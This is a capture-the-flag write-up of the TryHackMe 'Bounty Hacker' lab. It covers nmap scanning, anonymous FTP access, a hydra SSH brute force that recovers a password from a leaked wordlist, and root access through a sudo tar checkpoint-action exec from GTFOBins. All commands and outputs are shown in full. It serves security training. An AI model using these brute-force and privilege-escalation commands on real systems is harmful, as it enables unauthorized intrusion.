BOUNTY HACKER


To access the challenge, click on the link given below:

- https://tryhackme.com/room/cowboyhacker

SCANNING

I scanned the target using **nmap** and found 3 services running:


- FTP
- SSH
- HTTP




The default script scan also found that the FTP server allowed *anonymous* access.

FOOTHOLD

I visited the website and found potential usernames. Besides that, I found nothing special. Even directory and file fuzzing yielded no results.



I then moved onto FTP and logged in as an *anonymous* user. I then listed the contents and found 2 *txt* files.



I downloaded both the files on my local system to view what's inside them.

```
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
100% |***********************************************************************************************|   418        6.99 KiB/s    00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (1.82 KiB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
100% |***********************************************************************************************|    68        0.98 KiB/s    00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (0.29 KiB/s)
ftp> |
```

The *'task.txt'* file revealed 2 potential usernames:

- Vicious
- lin

The *locks.txt* file seemed like a wordlist.

```
┌──(root㉿kali)-[~/thm/bountyhacker]
└─# ls
bounty.nmap  locks.txt  task.txt

┌──(root㉿kali)-[~/thm/bountyhacker]
└─# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin

┌──(root㉿kali)-[~/thm/bountyhacker]
└─# cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
```

I then used **hydra** and found a valid **ssh** password from the *'locks.txt'* wordlist for the user *lin*.

```
┌──(root㉿kali)-[~/thm/bountyhacker]
└─# hydra -l 'lin' -P locks.txt ssh://10.10.58.113
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-19 00:11:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.58.113:22/
[22][ssh] host: 10.10.58.113   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-19 00:11:57
```

I then accessed the target using **ssh** and captured the user flag from *lin*'s Desktop.

```
┌──(root㉿kali)-[~/thm/bountyhacker]
└─# cat creds
lin : RedDr4gonSynd1cat3

┌──(root㉿kali)-[~/thm/bountyhacker]
└─# ssh lin@10.10.58.113
The authenticity of host '10.10.58.113 (10.10.58.113)' can't be established.
ED25519 key fingerprint is SHA256:Y140oz+ukdhfyG8/c5KvqKdvm+Kl+gLSvokSys7SgPU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.58.113' (ED25519) to the list of known hosts.
lin@10.10.58.113's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{[redacted]}
lin@bountyhacker:~/Desktop$
```

PRIVILEGE ESCALATION

Since I had the password, I looked at *lin*'s **sudo** privileges. Here, I found *lin* was allowed to execute **tar** as root.

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

I checked **GTFObins** to see if this binary could be directly exploited and found a way to spawn a **bash** shell.

https://gtfobins.github.io/gtfobins/tar/#sudo

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file_to_read
tar xf "$LFILE" -I '/bin/sh -c "cat 1>&2"'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

I referred to the command in **GTFObins** to spawn a **bash** shell as *root*.

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash
tar: Removing leading `/' from member names
root@bountyhacker:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@bountyhacker:~/Desktop#
```

Finally, I captured the root flag from */root* directory.

```
root@bountyhacker:~# cd /
root@bountyhacker:/# ls
bin   cdrom  etc   initrd.img      lib    lost+found  mnt  proc  run   snap  sys  usr  vmlinuz
boot  dev    home  initrd.img.old  lib64  media       opt  root  sbin  srv   tmp  var  vmlinuz.old
root@bountyhacker:/# cd root
root@bountyhacker:/root# ls
root.txt
root@bountyhacker:/root# cat root.txt
THM{80[redacted]}
root@bountyhacker:/root#
```

That's it from my side!
Until next time :)